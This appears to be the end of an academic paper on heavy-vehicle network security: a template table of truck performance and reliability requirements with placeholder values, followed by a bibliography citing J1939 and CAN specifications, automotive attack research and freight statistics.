HGCVW (Highway Gross Combined Vehicle Weight) at X% grade		km/hr
HGVW at Y% grade		km/hr
HGVW at Y% grade		km/hr
HGVW on secondary roads		km/hr
CCGVW (Cross Country Highway Gross Combined Vehicle Weight)		km/hr
CCGVW		km/hr
Acceleration		
0 to X mph		sec
Y to Z mph		sec
A to B mph		sec
Range		
Highway GVW at X mph		mi
Fuel economy		MPG
Noise		
CCGVW or HGVW (SAE J336)		db(A)
Fording		
Without kit		m, sec
Ride Quality		
MIL-STD-1472E		
Mobility		
NATO Reference Mobility Model		location, condition, mph
Vehicle Cone Index (VCI)		
VCI1		non-dimensional value

Enviromental Operation		
Operating range W/O artic kit		X deg C to Y deg C
Operating range W artic kit		A deg C to B deg C
Time from M deg C to N deg C after startup		sec
Max storage temp		deg C
Verticle Step		
At CC tire pressure		inch
Approach, Breakover, Departure Angles		
Approach		deg
Breakover		deg
Departure		deg
Steering and Handling		
AVTP (Allied Vehicles Test Publications) 03-160		mph
AVTP 03-30		mph
HGVW AVTP 03-60 W CG (Center of Gravity) X inches above bed		mph
CCHGVW AVTP 03-60 W CG (Center of Gravity) X inches above bed		mph
Lateral acceleration		g
Vehicle capable of dead engine steering		
Brakes		
FMVSS (Federal Motor Vehicle Safety Standards) except SAE X		
FMCSR (Federal Motor Carrier Safety Regulations) except SAE X		
Service Brakes		
Hold grade at GVW		%
Hold grade at CCGVW		%
Anti-Lock Brake System		
Shall have		Y/N
Parking Brake		
Parking brake hold grade at GVW		%
Parking brake hold grade at CW (Curb Weight)		%
Emergency Braking		
Parking brake stop performance grade		%
Towing		
Weight		pounds
Speed highway		mph
Speed secondary		mph
Speed CC		mph
NBC Requirements		
MOPP (Mission Oriented Protective Posture)		Level
Vehicle Frequency Response		
Resonance		%

Dimensions		
Length		inches
Width		inches
Height		inches
Reducable Length		inches
Reducable Width		inches
Reducable Height		inches
Reliability		
MMBHMf (Mean Miles Between Hardware Mission Failures)		Miles
Maintainability		
Maintenance Ratio DS (Direct Support)		mmh/mi
Maintenance Ratio GS (General Support)		mmh/mi
MTTR (Mean Time To Repair) DS		h
MTTR (Mean Time To Repair) GS		h
Durability		
Probability with 50% confidence of completing X miles		%
Probability with 70% confidence of completing X miles		%
Human Factors Engineering		
When operating over X deg F crew compartment will not exceed Y deg C at speeds above X mph		
Alternator		
Current minimum at 24VDC		Amps
Electromagnetic Interference		
MIL-STD-461-D, MIL-STD-462-D, QSTAG 244 edition4		
Power Train Retader		
Hold as a percentage of engine power		%
Traction Control		
Shall have		Y/N
Wheels, Rims and Tires		
Life		miles
Tire Tread		
Drawbar pull on clean clay surface		times CW
Longitudinal tractive force relationship on deformable surface		Mu
Longitudinal tractive force relationship on wet surface		Mu
Central Tire Inflation System (CTIS)		
Shall have		Y/N
CTIS Overspeed Protection		
Shall have		Y/N
Deflation time to lower mode		sec

Hydraulic System		
Operational duration		min
Mission/Operational Profile		
Primary roads		%
Secondary roads		%
Trails		%
Heater/Defroster/Ventilation		
FMVSS		
Lighting		
FMVSS		
FMCSR		
Blackout Lighting		
Shall have		Y/N
Relative emissions at frequency range		%
Serviceable Definition		
Ready for service, usable and durable. Worn or broken parts and components that can be brought to a safe functional condition through reworking, remanufacturing, cleaning and/or refurbishment shall be considered serviceable.		
Unserviceable Definition		
Worn or broken parts or components that cannot be made serviceable through reworking, remanufacturing, cleaning and/or refurbished. Parts or components that, through testing, are shown to be not durable or reliable.		

Bibliography

- [1] Botnet, C. Port scanning /0 using insecure embedded devices. <http://internetcensus2012.bitbucket.org/paper.html>, aug 2012. Accessed: 2016-03-17.
- [2] Davies, A. The world's first self-driving semi-truck hits the road. <http://www.wired.com/2015/05/worlds-first-self-driving-semi-truck-hits-road/>, may 2015. Accessed: 2016-02-01.
- [3] Felix Ammah-Tagoe, U.S. Department of Transportation, O. o. T. A. Freight shipments in america. http://www.rita.dot.gov/bts/sites/rita.dot.gov.bts/files/publications/freight_shipments_in_america/pdf/entire.pdf, 2004.
- [4] Foster, I., Prudhomme, A., Koscher, K., and Savage, S. Fast and vulnerable: A story of telematic failures. In 9th USENIX Workshop on Offensive Technologies (WOOT 15) (Washington, D.C., Aug. 2015), USENIX Association.
- [5] GmbH, R. B. Can specification version 2.0. <http://www.kvaser.com/software/7330130980914/V1/can2spec.pdf>, 1991.
- [6] Group, H. . B. W. Fms-standard description, version 03. http://www.fms-standard.com/Truck/download/fms_document_ver03_vers_14_09_2012.pdf, sept 2012. Accessed: 2016-04-18.
- [7] Hass, B., and Burakova, Y. Pyfuzz can. https://github.com/bhass1/pyfuzz_can.
- [8] Hass, B., Burakova, Y., and Millar, L. Video of attack on instrument cluster. <https://youtu.be/HZmNKkdIymM>.
- [9] Hass, B., Burakova, Y., and Millar, L. Video of attack on schoolbus. <https://youtu.be/nZDiCRBdSF0>.
- [10] Hass, B., Burakova, Y., and Millar, L. Video of powertrain attack. <https://youtu.be/ZfXkDPU3WMQ>.
- [11] Junger, M. Introduction to j1939. http://vector.com/portal/medien/cmc/application_notes/AN-ION-1-3100_Introduction_to_J1939.pdf, 2010.
- [12] Karl Koscher, Alexei Czeskis, e. a. Experimental security analysis of a modern automobile. IEEE Symposium on Security and Privacy (2010).
- [13] Karl Koscher, Stephen Checkoway, e. a. Comprehensive experimental analyses of automotive attack surfaces. Usenix Security (2011).
- [14] Miller, C., and Valasek, C. Adventures in automotive networks and control units. http://www.ioactive.com/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf, 2014.
- [15] Miller, C., and Valasek, C. Remote exploitation of an unaltered passenger vehicle. DEF CON 23 (2015).
- [16] Norte, J. C. Hacking industrial vehicles from the internet. <http://jcarlosnorte.com/security/2016/03/06/hacking-tachographs-from-the-internets.html>, mar 2016. Accessed: 2016-03-17.
- [17] NSF. EAGER: Collaborative: Toward a Test Bed for Heavy Vehicle Cyber Security Experimentation. https://www.nsf.gov/awardsearch/showAward?AWD_ID=1619690. Accessed: 2016-03-02.

[18] SAE. The SAE J1939 Communications Network. <http://www.sae.org/misc/pdfs/J1939.pdf>. Accessed: 2016-03-17.

[19] U.S. Department of Transportation, O. o. T. A. Economic characteristics of the freight transportation industry. http://www.rita.dot.gov/bts/sites/rita.dot.gov.bts/files/data_and_statistics/by_subject/freight/freight_facts_2015/chapter5, 2015. Accessed: 2016-03-17.

[20] U.S. Department of Transportation, O. o. T. A. National transportation statistics. http://www.rita.dot.gov/bts/sites/rita.dot.gov.bts/files/publications/national_transportation_statistics/index.html, 2016. Accessed: 2016-04-17.

[21] W., V. Sae j1939 serial control and communications vehicle network. <http://www.esd-electronics-usa.com/online-seminars.html>.